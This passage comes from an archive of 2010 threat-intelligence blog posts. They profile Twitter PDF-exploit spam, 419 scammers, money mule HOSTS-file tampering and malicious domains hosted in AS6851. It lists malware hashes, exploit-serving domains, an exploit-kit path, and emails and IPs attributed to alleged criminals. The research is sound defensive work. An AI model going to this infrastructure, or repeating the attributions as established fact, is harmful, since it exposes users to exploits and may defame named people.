directinmixem.com *- Email: strohmeiera@yahoo.com*

etyet.com *- Email: zubakova2@rambler.ru*

grantgarant.com *- Email: naumann _heikens@yahoo.it*

carsmazda6.in *- Email: valeriyku@gmail.com*

civichonda.in *- Email: valeriyku@gmail.com*

drotalflow.in *- Email: johns2249@googlemail.com*

carsinfinity.in *- Email: valeriyku@gmail.com*

1417

3m70.cn *- Email: abuseemaildhcp@gmail.com -*
[13]money mule *registrations, [14]****rubbing shoulders***
*with [15]****Koobface***

mueypflglvlx.com

mbhcnjyyykpr.com

ozkifomzaaqd.com

dqcnefigaefg.com

vtmxgwnpjvib.com

jcfkprwasnaj.com

qgwyinsxlox.com

tsusiwpmzuqz.com

fqsmydkvsffz.com

qcell.info

q-fever.infovmspl.in

keirun.in

iscobar.in

loncer.in

jcfkprwasnaj.com

The complete list of automatically registered bogus Twitter accounts, now suspended:

twitter.com/AbbottMarleneGY

twitter.com/AnsonJamesJs

twitter.com/BandaPaul51

twitter.com/BarkleyTracy52

twitter.com/BoserJames74

twitter.com/BradleySheilaTt

twitter.com/BravoMartinUT

twitter.com/BrownTammyaM

twitter.com/BurlingameStek2

twitter.com/BurtonPauliC

1418

twitter.com/CallowayEileemb

twitter.com/CardilloLilli8I

twitter.com/CareyJocelynXY

twitter.com/CarpenterJameG1

twitter.com/CarterErnieBj

twitter.com/CarterNanGM

twitter.com/CharltonRober1Y

twitter.com/ClausenJillRC

twitter.com/CochranLindajB

twitter.com/CruzShawnjI

twitter.com/DanielClintonqO

twitter.com/DeanLuigi7B

twitter.com/DeleonChristiDb

twitter.com/DickensRitaS6

twitter.com/EllisonCortezCC

twitter.com/FernandezRobekc

twitter.com/FieldsRichardrx

twitter.com/FryePhilipAx

twitter.com/GarrisonMiltoP9

twitter.com/GilfordSarahqo

twitter.com/GilleyJennifeST

twitter.com/GiordanoHelenxy

twitter.com/GishCharlesCy

twitter.com/GreenDonaldbt

twitter.com/GriffinRay5v

twitter.com/GuzmanEloise5u

twitter.com/HakalaSteve9e

twitter.com/HammonsLeonarW3

twitter.com/HarmonRaymondMH

twitter.com/HartHeatherS0

twitter.com/HaynesCharlesxo

1419

twitter.com/HendricksonKi6F

twitter.com/JonesAndrewUG

twitter.com/JonesNickolasYx

twitter.com/KendallNormaWS

twitter.com/KroegerAngeliu0

twitter.com/LeeJerroldRk

twitter.com/LevittKevin9e

twitter.com/LewisMaryL8

twitter.com/LimonMargaretgn

twitter.com/MarvelThomasaO

twitter.com/McbeeMelissabu

twitter.com/MillerFranceswe

twitter.com/MitchellDeborvl

twitter.com/MooreJoanut

twitter.com/MorrisMary2n

twitter.com/MorrisonJack0s

twitter.com/NealReginaldbH

twitter.com/NickellGloriad8

twitter.com/PhelpsRichardKL

twitter.com/PittsTommyyy

twitter.com/PlummerAthenawn

twitter.com/PowellMarie94

twitter.com/PradoDonaldG8

twitter.com/RealeBernicegR

twitter.com/ReeseVeronicaFx

twitter.com/RievesShirleyYv

twitter.com/RobinsonAprilrI

twitter.com/RobinsonLisa8e

twitter.com/RoblesRicardoWh

twitter.com/RubioLanaj9

twitter.com/SavardAnthonyoU

twitter.com/SayersWendellVc

twitter.com/SchmidtLynnk7

twitter.com/ShankleKathleor

twitter.com/SieversDarlee1D

twitter.com/SmithGeorgieMq

twitter.com/SteinAshleyuQ

twitter.com/StoughKelseyqt

twitter.com/TrejoLisaOO

twitter.com/TullosHowardGo

twitter.com/WeberSteven6r

twitter.com/WhiteMichellevj

twitter.com/WilkinsonPaulTd

twitter.com/WillettErnestCR

twitter.com/WilliamsMichaB1

twitter.com/WoodsThelmay0

twitter.com/WynnRichard4m

twitter.com/YoungMelanieSZ

twitter.com/CooleyFrancescG

twitter.com/SchneiderKim6h

1420

twitter.com/DobsonElsiequ

twitter.com/PeelLouise9q

twitter.com/WhiteYolanda0P

twitter.com/FrostAngeloY2

twitter.com/MorrisMary2n

twitter.com/MillerMaryx1

PDF exploits, binaries streaming from the domain portfolio at 69.174.242.21 *(AS13768);* ***75.125.222.242***

(AS21844):

MD5: *5d42bb346601ba456b52edd3c3e59d1b*

MD5: *ba19c971edefffb22d44e43a91a7d9a9*

MD5: *e7a354f58bfe21c815ddb8faf00bd08c*

MD5: *4a13b96dd056c0075c553588f0211c44*

MD5: *29e71e291a31ea8f1cddbf7d96f7de86*

MD5: *29e71e291a31ea8f1cddbf7d96f7de86*

MD5: *3bb6bdaf8d4e2822da86ef9a614a04ea*

MD5: *f41470c7b9ad2260625d2a62b6db158f*

MD5: *3987c92c20c3f17b5892f84069d816d1*

MD5: *87a95ec041b2432727336f0cdeee123a*

MD5: *5d497e1841f5627a1b77dbc336da1594*

MD5: *5ba1aafcef9ea7516f1ae7082424e83d*

MD5: *5268f85902c7064b393bbbb3dbc094f9*

SHA1: *79526ca9579420cb46c15fe94b282868c1e7fbbd*

SHA1: *f70f6a9aa0aa092511894f7c89defc64637504a1*

SHA1: *5175b38dfca3dc7dd6ad56bed34a543f14702bea*

SHA1: *2f2c88e0b950cd91ad1e49be73e885b07f401f68*

SHA1: *b92d1268d06c8ba427beefc1ee7b064873694a47*

SHA1: *5ba7ba0dc08a3d0cd3feb363394d295637a64e10*

SHA1: *7ecb2679cd23e6c6973c57092b1cae46f60db97e*

SHA1: *66ed858043d6d022823b16956f416e3080e618a1*

SHA1: *0fdd1de26d5902d4a21b053a212a21c2760d8aee*

SHA1: *5ba7ba0dc08a3d0cd3feb363394d295637a64e10*

SHA1: *3a7daa60389f463df795b78f16030dcc6fc1ff23*

SHA1: *3054b48186f5e0981c41f200b3492caa0941f889*

SHA1: *0e49c7656bec1ed43efb19187541d20c3ecb293b*

This isn't the first time Twitter's been abused for malicious purposes, and is definitely not the last. Quick community response and take down actions hit them where it hurts most - the monetization vector.

Related assessments of Twitter malware campaigns:

[16]Twitter Malware Campaign Wants to Bank With You

[17]Dissecting Koobface Worm's Twitter Campaign

[18]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[19]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[20]Twitter Worm Mikeyy Keywords Hijacked to Serve Scareware

[21]Dissecting September's Twitter Scareware Campaign

This post has been reproduced from [22]Dancho Danchev's blog. Follow him [23]on Twitter.

1. http://sunbeltblog.blogspot.com/2010/06/pdf-exploit-spamrun-on-twitter.html

2. [http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452?pg=2&tag=mantle_](http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452?pg=2&tag=mantle_skin;content)

[skin;content](http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452?pg=2&tag=mantle_skin;content)

3. http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html

4. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

5. http://ddanchev.blogspot.com/2010/05/dissecting-mass-dreamhost-sites.html

6. http://ddanchev.blogspot.com/2010/03/gaztransitstroygaztranzitstroy-from.html

7. http://scanner.novirusthanks.org/analysis/2566c11a9cd2226b59d226e76bae9f64/ZTEuZGF0/

8. http://scanner.novirusthanks.org/analysis/8daaa96ba059e6b1d5108c314f160175/ZTIuZGF0/

9. http://scanner.novirusthanks.org/analysis/7b2534536cdf168f50d63845b13af8ba/dXBkMS5kYXQ=/

10. http://scanner.novirusthanks.org/analysis/323a1a2429467b3891cc20a26b82f851/dXBkMi5kYXQ=/

11. http://scanner.novirusthanks.org/analysis/d05d89bdadd8a23c2ceb0b016d49550a/dXBkNi5kYXQ=/

12. http://scanner.novirusthanks.org/analysis/1a582b50d82fb57bec036e1962e5da2e/dXBkNy5kYXQ=/

13. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

14. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

15. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

16. http://ddanchev.blogspot.com/2008/08/twitter-malware-campaign-wants-to-bank.html

17. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

18. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

19. http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html

20. http://ddanchev.blogspot.com/2009/04/twitter-worm-mikeyy-keywords-hijacked.html

21. http://ddanchev.blogspot.com/2009/09/dissecting-septembers-twitter-scareware.html

22. http://ddanchev.blogspot.com/

23. http://twitter.com/danchodanchev

1422

Sampling 419 Advance Fee Scams Activity (2010-06-17 16:25)

Lottery Winning Notifications, Western Union payment notifications, dead relatives, advance fee schemes imper-

sonating law enforcement agencies - their arsenal of themes is endless, their IPs, however, aren’t, taking into consideration the fact that the majority of 419 scams are not sent using botnets, but manually, and in a targeted fashion.

*In fact, some of their spamming techniques ([1]**419 scammers using Dilbert.com**; [2]**419 scammers using NYTimes.com ’email this feature’**) are so primitive compared to the financial impact, a successful advance fee has in the long term, that their KISS (Keep it Simple Stupid) mentality reflects the current situation within the cybercrime ecosystem - they all KISS it to a certain extend - "[3]**Report: Malicious PDF files comprised 80 percent of all exploits for 2009**"; "[4]**Reports: SQL injection attacks and malware led to most data breaches**".*

For the purpose of an experiment, and related reasons. Here’s a raw snapshot of some 419-ers that just kept

popping up, over and over again.

Persistent 419 advance fee scammers (over the last 7 days), the originating IPs, and the "reply to" email:

*- a _chenchen@yahoo.cn - **218.17.239.18***

*- abdulkadera _maroofomar@hotmail.com - **41.138.180.86***

*- alfredmorris.m@btinternet.com - **211.101.13.230***

*- atmdept _serv001@yahoo.cn - **193.252.22.152***

*- austinalan@wanadoo.co.uk - **193.252.22.190***

- avocat _doukoure@yahoo.fr - ***78.229.212.4***

- barpaulaffum@live.com - ***41.210.31.214***

- barr.rolandken1@gmail.com - ***221.235.112.210***

- barristerhenryivanlooconsult02@yahoo.co.jp - ***60.48.104.88***

- barteddywill01@googlemail.com - ***200.13.249.119***

- cocacolaofficialprize19@yahoo.com.hk - ***194.79.134.37***

- courfed@aim.com - ***79.123.210.10***

1423

- crichardchambers@rediff.com - ***212.242.42.50***

- curiehenria@yahoo.com, barr09amorisq1@gmail.com - ***123.176.96.137***

- dr.austenobigwe008@gmail.com - ***41.211.228.112***

- drabejohn2009@aol.com - ***217.72.192.242***

- duncan.macdonald@9.cn, barr _duncan _macdonald@yahoo.co.uk - ***86.43.60.104***

- ecowascounsellordept@gmail.com - ***115.242.97.173***

- efccantigraft.nigeria077@gmail.com - ***24.166.97.40***

- Email.jmwilliams66@gmail.com, misteredwin22@gmail.com - ***89.144.96.52***

- fedex.courerservices1@hotmail.com, richardjohson@live.com - ***87.194.255.145***

- fedpeters07@aim.com - ***81.31.115.2***

- henryanthonyloanfirm@gmail.com - ***200.40.197.69**, **41.219.152.78***

- icpcmistrynig@yahoo.com, fedeministrynig@gmail.com - ***91.198.227.49***

- janefugar2.u@hotmail.com - ***82.196.5.120***

- jimovia8787@gmail.com - ***216.222.201.201***

- john _chan3030@yahoo.com.hk - ***200.171.215.2***

- loannationwide2010@windowslive.com - ***222.124.26.155***

- mailesq.charlesstanley@gmail.com - ***163.20.186.1***

- maroofomar _abdulkader@yahoo.com - ***62.193.229.238***

- martha _ikobopayment@yahoo.com.hk - ***41.138.172.81***

- microwin2010@hotmail.co.uk - ***200.105.120.151***

- ministerdeliveryofficer@yahoo.cn - ***193.252.22.190***

- miss.kajat@googlemail.com - ***67.15.16.31***

- missblessing@sify.com - ***196.28.250.53***

- mr.parady700@hotmail.com - ***80.200.242.17***

- mrabdulhaleem@gmail.com - ***66.11.225.183***

- MRANNOLDSMITH2010@gmail.com - ***82.128.17.211***

- mrderekpaulatm405@gmail.com - ***86.209.83.68***

- *Mrperentochaplain@rocketmail.com; Mrperentochalion@gmail.com -* ***112.110.186.25***

- *mrsabueke@cantv.net -* ***200.11.173.131***

- *niceme1970@yahoo.com -* ***80.12.242.27***

- *ntai _jerry7775@yahoo.com.hk -* ***125.141.17.158***

- *ochuko _baba1@hotmail.fr -* ***65.55.111.159***

- *ochukobaba1@gmail.com -* ***65.55.111.85***

- *officereplybackmaill@yahoo.com -* ***82.128.17.211***

- *organlotoint39l@yahoo.com.hk -* ***207.194.87.105***

- *promoskllotto@rocketmail.com -* ***90.183.38.130***

- *realexchanges@aim.com -* ***212.225.181.101***

- *rev.sistermaryx31@gmail.com -* ***41.211.228.112***

- *robinkelley1967@hotmail.com -* ***85.214.37.73***

- *rpatmcard@hotmail.com -* ***195.83.9.36***

- *s.leel@yahoo.com, westernunionoffice99@gmail.com -* ***41.191.85.45***

- *shopperconsultant@live.co.uk -* ***195.137.70.240***

- *talkdelata3@gmail.com, mdelataecobank@gala.net -* ***116.255.152.124***

- *thefordfoundation.award0010@yahoo.co.uk -* ***222.124.9.54***

- ubanigeria.nig65@gmail.com - ***202.132.123.106***

- vex.pressd2009@gmail.com - ***66.48.81.131***

- waziriefccng@live.com - ***193.252.22.191***

- worldbpr@9.cn - ***41.204.224.19***

- www.cn _western _union@w.cn - ***41.222.192.82***

- zakiawilo101@yahoo.co.uk - ***202.132.123.106***

1424

- zongo.ben177@gmail.com, mr _hiiu60@msn.com -
212.52.146.118

- bog _officemail@yahoo.co.jp - ***82.128.2.78***

- atmfinanceibc@web2mail.com - ***41.218.237.202***

- mrjohnsmith70@hotmail.com - ***213.171.218.33***

- junhuan9@yahoo.cn - ***218.91.39.165***

Nothing hurts as much as a decent historical OSINT regarding the activities of any cybercriminal. Moreover,

this historical OSINT not only contributes to a more efficient case building, but also, helps to establish some pretty interesting connections within the cybercrime ecosystem. As practice and experience has shown, this very same

ecosystem is not necessarily as big as originally assumed.

Consider going through the related fraudulent schemes/malicious campaigns currently taking advantage of

*FIFA’s World Cup - [5]**Protection tips for the upcoming FIFA World Cup themed cybercrime campaigns**.*

This post has been reproduced from [6]Dancho Danchev’s blog. Follow him [7]on Twitter.

1. http://www.zdnet.com/blog/security/419-scammers-using-dilbertcom/3809

2. http://www.zdnet.com/blog/security/419-scammers-using-nytimescom-email-this-feature/3491

3. [http://www.zdnet.com/blog/security/report-malicious-pdf-files-comprised-80-percent-of-all-exploits-for-20](http://www.zdnet.com/blog/security/report-malicious-pdf-files-comprised-80-percent-of-all-exploits-for-2009/5473)

[09/5473](http://www.zdnet.com/blog/security/report-malicious-pdf-files-comprised-80-percent-of-all-exploits-for-2009/5473)

4. [http://www.zdnet.com/blog/security/reports-sql-injection-attacks-and-malware-led-to-most-data-breaches/54](http://www.zdnet.com/blog/security/reports-sql-injection-attacks-and-malware-led-to-most-data-breaches/5421)

[21](http://www.zdnet.com/blog/security/reports-sql-injection-attacks-and-malware-led-to-most-data-breaches/5421)

5. [http://www.zdnet.com/blog/security/protection-tips-for-the-upcoming-fifa-world-cup-themed-cybercrime-camp](http://www.zdnet.com/blog/security/protection-tips-for-the-upcoming-fifa-world-cup-themed-cybercrime-campaigns/6610)

[aigns/6610](http://www.zdnet.com/blog/security/protection-tips-for-the-upcoming-fifa-world-cup-themed-cybercrime-campaigns/6610)

6. http://ddanchev.blogspot.com/

7. http://twitter.com/danchodanchev

1425

Money Mule Recruiters Trick Mules Into Installing Fake Transaction Certificates (2010-06-29 11:07)
What is more flattering than Ukrainian blackhat SEO gangs using name as redirectors, including offensive messages, the Koobface gang redirecting Facebook’s IP space to your

blog, or a plain simple danchodanchev admin panel within a Crime Pack kit?

*It’s the money mule recruiters who modify the HOSTS file of gullible mules to redirect **ddanchev.blogspot.com** and **bobbear.co.uk** to 127.0.0.1. Now that’s flattering, considering the fact that my public money mule ecosystem related research represents a tiny percentage of the real profiling/activities taking place behind the curtains.*

a

Related coverage of money laundering/recruitment in the context of cybercrime:

[1]Keeping Money Mule Recruiters on a Short Leash - Part Four

[2]Money Mule Recruitment Campaign Serving Client-Side Exploits

[3]Keeping Money Mule Recruiters on a Short Leash - Part Three

[4]Money Mule Recruiters on Yahoo!’s Web Hosting

[5]Dissecting an Ongoing Money Mule Recruitment Campaign

[6]Keeping Money Mule Recruiters on a Short Leash - Part Two

[7]Keeping Reshipping Mule Recruiters on a Short Leash

[8]Keeping Money Mule Recruiters on a Short Leash

[9]Standardizing the Money Mule Recruitment Process

[10]Inside a Money Laundering Group’s Spamming Operations

[11]Money Mule Recruiters use ASProx’s Fast Fluxing Services

[12]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [13]Dancho Danchev’s blog. Follow him [14]on Twitter.

1. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html

2. http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html

3. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html

4. http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html

5. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

6. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

7. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html

8. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

9. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

10. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

11. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

12. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

13. http://ddanchev.blogspot.com/

14. http://twitter.com/danchodanchev

1426

2.7

July

1427

Summarizing Zero Day's Posts for June (2010-07-05 21:35)

The following is a brief summary of all of my posts at ***[1]ZDNet's Zero Day*** *for June, 2010. You* ***[2]can also*** *go through*

*[3]****previous summaries****, as well as subscribe to my* ***[4]personal RSS feed****,* ***[5]Zero Day's main feed****, or follow me on Twitter:*

Recommended reading:

• [6]The security and privacy ramifications of AT &T's iLeak

• [7]The EFF releases new HTTPS Everywhere Firefox extension

• [8]Researchers find 12 zero day flaws, targeting 5 web malware exploitation kits

***01.** [9]Malware Watch: Free Mac OS X screensavers bundled with spyware*

***02.** [10]Protection tips for the upcoming FIFA World Cup themed cybercrime campaigns*

***03.** [11]Malware Watch: Twitter password reset emails, IRS-themed crimeware, malicious PDFs, and fake YouTube 1428*

pages

***04.** [12]The security and privacy ramifications of AT &T's iLeak*

***05.** [13]Malware Watch: Adobe zero day attack, malicious FIFA-themed spam, exploit serving Virus Alerts*

***06.** [14]Malware Watch: Skype exploit, Skype-themed malicious spam campaigns detected*

***07.** [15]The EFF releases new HTTPS Everywhere Firefox extension*

***08.** [16]Researchers find 12 zero day flaws, targeting 5 web malware exploitation kits*

This post has been reproduced from [17]Dancho Danchev's blog. Follow him [18]on Twitter.

1. http://blogs.zdnet.com/security

2. *http://ddanchev.blogspot.com/2010/05/summarizing-zero-days-posts-for-may.html*

3. *http://ddanchev.blogspot.com/2010/04/summarizing-zero-days-posts-for-april.html*

4. *http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content*

5. *http://feeds.feedburner.com/zdnet/security*

6. *http://www.zdnet.com/blog/security/the-security-and-privacy-ramifications-of-at-ts-ileak/6649*

7. *http://www.zdnet.com/blog/security/the-eff-releases-new-https-everywhere-firefox-extension/6738*

8. *http://www.zdnet.com/blog/security/researchers-find-12-zero-day-flaws-targeting-5-web-malware-exploitatio*

n-kits/6752

9. *http://www.zdnet.com/blog/security/malware-watch-free-mac-os-x-screensavers-bundled-with-spyware/6560*

10. *http://www.zdnet.com/blog/security/protection-tips-for-the-upcoming-fifa-world-cup-themed-cybercrime-camp*

aigns/6610

11. *http://www.zdnet.com/blog/security/malware-watch-twitter-password-reset-emails-irs-themed-crimeware-malic*

ious-pdfs-and-fake-youtube-pages/6636

12. *http://www.zdnet.com/blog/security/the-security-and-privacy-ramifications-of-at-ts-ileak/6649*

13. http://www.zdnet.com/blog/security/malware-watch-adobe-zero-day-attack-malicious-fifa-themed-spam-exploit

-serving-virus-alerts/6670

14. http://www.zdnet.com/blog/security/malware-watch-skype-exploit-skype-themed-malicious-spam-campaigns-dete

cted/6716

15. http://www.zdnet.com/blog/security/the-eff-releases-new-https-everywhere-firefox-extension/6738

16. http://www.zdnet.com/blog/security/researchers-find-12-zero-day-flaws-targeting-5-web-malware-exploitatio

n-kits/6752

17. http://ddanchev.blogspot.com/

18. http://twitter.com/danchodanchev

1429

Cybercriminals SQL Inject Cybercrime-friendly Proxies Service (2010-07-13 23:00)

Cybercrime ecosystem irony, at its best. Why the irony? Because the cybercrime-friendly proxies service TOS

explicitly states that its users cannot launch XSS/SQL injection attacks through it.

A relatively low profile cybercriminal has managed to exploit a remote SQL injection within a popular proxies service, offering access to compromised hosts across the globe for any kind of malicious activities. Based on the video released, he was able to access everyone’s password as MD5 hash, next to the emulating of the users of the service, using a trivial flaw in the **online.cgi** script.

Although his intentions, based on the note left in a **readme.txt** file featured in the video, was to allow others to use the paid service freely, the potential for undermining the OPSEC of cybercriminals using the service is

enormous, as it not only logs their financial transactions, keeps records of their IPs, but most interestingly, allows the "manual feeding" of proxy lists (compromised and freely accessible hosts) within the database.

1430

The service itself, has been in operation since 2004, operating under different brands, with prices starting from $20 to $90 for access to 150, and 1500 hosts on a monthly basis. Some interesting facts from a threat intell/social network analysis perspective, including screenshots (**on purposely blurred in order to prevent the ruining of important OSINT**

sources) of the service obtained from its help file.

• The gang/hacking/script kiddies team operates different business operations online

• They maintain a traffic purchasing program monetizing traffic through [1]**cybercrime-friendly search engines**

• Whether they are lazy, or just don’t care, 4 currently active adult web sites share the same infrastructure as the service itself

• Although the original owners are Russian, they appear to be franchising since once of their brands is offering their services in Indonesian, including a banner for what looks like a Indonesian security conference.

• One of the Indonesian franchisers is known to have been offering root accounts and shells at compromised

servers for sale, back in 2007

1431

1432

1433

For years, compromised malware hosts has been widely abused for anything, from direct spamming, to hosting

spam/phishing and malware campaigns, but most importantly - to engineer cyber warfare tensions by directly

forwarding the responsibility for the malicious actions of the cybercriminal/cyber spy to the host/network/country in question.

Not only do these tactics undermine the currently implemented data retention regulations – how can you *data retain something from a compromised ecosystem that keeps no logs – but also, they offer a safe heaven for the execution of each and every cybercriminal practice there is.*

Related posts:

[2]Should a targeted country strike back at the cyber attackers?

[3]Malware Infected Hosts as Stepping Stones

[4]The Cost of Anonymizing a Cybercriminal's Internet Activities

1434

[5]The Cost of Anonymizing a Cybercriminal's Internet Activities - Part Two

This post has been reproduced from [6]Dancho Danchev's blog. Follow him [7]on Twitter.

1. *http://www.zdnet.com/blog/security/cybercriminals-promoting-malware-friendly-search-engines/3333*

2. *http://www.zdnet.com/blog/security/should-a-targeted-country-strike-back-at-the-cyber-attackers/6194*

3. *http://ddanchev.blogspot.com/2008/02/malware-infected-hosts-as-stepping.html*

4. *http://ddanchev.blogspot.com/2008/10/cost-of-anonymizing-cybercriminals.html*

5. *http://ddanchev.blogspot.com/2009/02/cost-of-anonymizing-cybercriminals.html*

6. *http://ddanchev.blogspot.com/*

7. http://twitter.com/danchodanchev

1435

Exploits, Malware, and Scareware Courtesy of AS6851, BKCNET, Sagade Ltd. (2010-07-14 19:54)

Never trust an AS whose abuse-mailbox is using a Gmail account (**piotrek89@gmail.com**), and in particular one that you've come across to during several malware campaigns over the past couple of month. It's [1]**AS6851, BKCNET**

"SIA" IZZI I'm referring to, also known as **Sagade Ltd**.

Let's dissect the currently ongoing malicious activity at that Latvian based AS, expose the ex-

ploit/malware/crimeware/scareware serving domain portfolios, sample some of the currently active binaries

and emphasize on the hijacking of Google/Yahoo and Bing search engines, as well as take a brief retrospective of AS6851's activities profiled over the past couple of months.

What's so special about AS6851 anyway? It's the numerous times in which the AS popped-up in previously

profiled campaigns (**see related posts at the bottom of the post**), next to a pretty interesting Koobface gang connection. [2]**An excerpt from a previous post**:

" What's so special about [3]**AS6851, BKCNET "SIA" IZZI** anyway? It's the Koobface gang connection in the face of **uro-**

***dinam.net**, which is also hosted within AS6851, currently responding to **91.188.59.10**. More details on **urodinam.net**:*

*• [4]**Koobface Botnet's Scareware Business Model***

1436

*• [5]**Koobface Botnet's Scareware Business Model - Part Two***

*Moreover, on the exact same IP where Koobface gang's **urodinam.net** is parked, we also have the currently active **1zabslwvn538n4i5tcjl.com** - Email: michaeltycoon@gmail.com, serving client side exploits using the Yes Malware Exploitation kit - **91.188.59.10 /temp/cache/PDF.php**; admin panel at: **1zabslwvn538n4i5tcjl.com***

/temp/admin/index.php

*The same **michaeltycoon@gmail.com** used to register **1zabslwvn538n4i5tcjl.com**, was also profiled in the*

*"[6]**Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang**" assessment. "*

Related data on AS6851, BKCNET/Sagade Ltd.:

netname: ATECH-SAGADE

descr: Sagade Ltd.

descr: Latvia, Rezekne, Darzu 21

descr: +371 20034981

```
remarks: abuse-mailbox: piotrek89@gmail.com

country: LV

admin-c: JS1449-RIPE

tech-c: JS1449-RIPE

status: ASSIGNED PA

mnt-by: AS6851-MNT

source: RIPE # Filtered

person: Juris Sahurovs

remarks: Sagade Ltd.

address: Latvia, Rezekne, Darzu 21

phone: +371 20034981

abuse-mailbox: piotrek89@gmail.com

nic-hdl: JS1449-RIPE

mnt-by: ATECH-MNT

source: RIPE # Filtered
```

AS6851 advertises 15 prefixes:

```
* 62.84.0.0/19

62.84.22.0/23

84.38.128.0/20

85.234.160.0/19
```

91.123.64.0/20

91.188.32.0/19

91.188.41.0/24

91.188.44.0/23

91.188.46.0/24

91.188.48.0/23

91.188.50.0/24

91.188.52.0/23

91.188.56.0/24

109.110.0.0/19

195.244.128.0/20

Uplink courtesy of:

AS6747, LATTELEKOM Lattelekom

1437

AS5518, TELIALATVIJA Telia Latvija SIA

Currently active exploits/malware/scareware serving domain portfolios within AS6851:

Parked at/responding to ***85.234.190.15*** *are:*

anrio.in *- Email: Ometovgordey@mail.com*

brayx.in *- Email: NikitasZoya@mail.com*

broyx.in *- Email: NikitasZoya@mail.com*

brusd.in *- Email: LomaevaTatyana@mail.com*

butuo.in *- Email: erofeevalexey77@gmail.com*

butyx.in *- Email: NikitasZoya@mail.com*

cogoo.in *- Email: SamatovNail@mail.com*

conyx.in *- Email: NikitasZoya@mail.com*

eboyx.in *- Email: NikitasZoya@mail.com*

ederm.in *- Email: EvenkoIvan@mail.com*

edois.in *- Email: EvenkoIvan@mail.com*

foryx.in *- Email: NikitasZoya@mail.com*

liuyx.in *- Email: NikitasZoya@mail.com*

moosd.in *- Email: VasilevaSvetlana@mail.com*

oserr.in *- Email: skripnikkseniya@live.com*

ossce.in *- Email: skripnikkseniya@live.com*

ostom.in *- Email: skripnikkseniya@live.com*

purnv.in *- Email: BajenovOleg@mail.com*

ragew.in *- Email: vednerovasvetlana@gmail.com*

relsd.in *- Email: VasilevaSvetlana@mail.com*

retnv.in *- Email: BajenovOleg@mail.com*

sdali.in *- Email: VasilevaSvetlana@mail.com*

seedw.in *- Email: vednerovasvetlana@gmail.com*

shkey.in *- Email: FirulevAndrey@mail.com*

spkey.in *- Email: FirulevAndrey@mail.com*

thynv.in *- Email: BajenovOleg@mail.com*

uitem.in *- Email: IvanovEvgeny@mail.com*

wakey.in *- Email: FirulevAndrey@mail.com*

yxial.in *- Email: GaevAlexandr@mail.com*

1438

Parked at/responding to ***85.234.190.4*** *are:*

anrio.in *- Email: Ometovgordey@mail.com*

antsd.in *- Email: IvanovEvgeny@mail.com*

appsd.in *- Email: IvanovEvgeny@mail.com*

arsdh.in *- Email: shadrenkovavanda@mail.com*

barui.in *- Email: RijovAlexandr@mail.com*

bkpuo.in *- Email: erofeevalexey77@gmail.com*

bleui.in *- Email: RijovAlexandr@mail.com*

brayx.in *- Email: NikitasZoya@mail.com*

broyx.in *- Email: NikitasZoya@mail.com*

brusd.in *- Email: LomaevaTatyana@mail.com*

***bryhw.in** - Email: matatovayanna@mail.com*

***butui.in** - Email: RijovAlexandr@mail.com*

***butuo.in** - Email: erofeevalexey77@gmail.com*

1439

***butyx.in** - Email: NikitasZoya@mail.com*

***cirui.in** - Email: RijovAlexandr@mail.com*

***cogoo.in** - Email: RijovAlexandr@mail.com*

***conuo.in** - Email: erofeevalexey77@gmail.com*

***conyx.in** - Email: NikitasZoya@mail.com*

***cusnv.in** - Email: SimakovSergey@mail.com*

***czkey.in** - Email: ZaharcevSergey@mail.com*

***degoo.in** - Email: SamatovNail@mail.com*

***dugoo.in** - Email: SamatovNail@mail.com*

***ecrio.in** - Email: Ometovgordey@mail.com*

***ectuo.in** - Email: erofeevalexey77@gmail.com*

***ederm.in** - Email: EvenkoIvan@mail.com*

***edger.in** - Email: EvenkoIvan@mail.com*

***edimp.in** - Email: EvenkoIvan@mail.com*

***edois.in** - Email: EvenkoIvan@mail.com*

***elrio.in** - Email: Ometovgordey@mail.com*

enguo.in *- Email: erofeevalexey77@gmail.com*

eqrio.in *- Email: Ometovgordey@mail.com*

fibnv.in *- Email: SimakovSergey@mail.com*

glouo.in *- Email: erofeevalexey77@gmail.com*

habsd.in *- Email: LomaevaTatyana@mail.com*

hecuo.in *- Email: erofeevalexey77@gmail.com*

hekey.in *- Email: ZaharcevSergey@mail.com*

hygos.in *- Email: Hohlunovanika@live.com*

imbos.in *- Email: Hohlunovanika@live.com*

intsd.in *- Email: LomaevaTatyana@mail.com*

ionnv.in *- Email: SimakovSergey@mail.com*

jamsd.in *- Email: LomaevaTatyana@mail.com*

latuo.in *- Email: erofeevalexey77@gmail.com*

linuo.in *- Email: erofeevalexey77@gmail.com*

makey.in *- Email: ZaharcevSergey@mail.com*

oscog.in *- Email: Nigmatovaanastasia@hotmail.com*

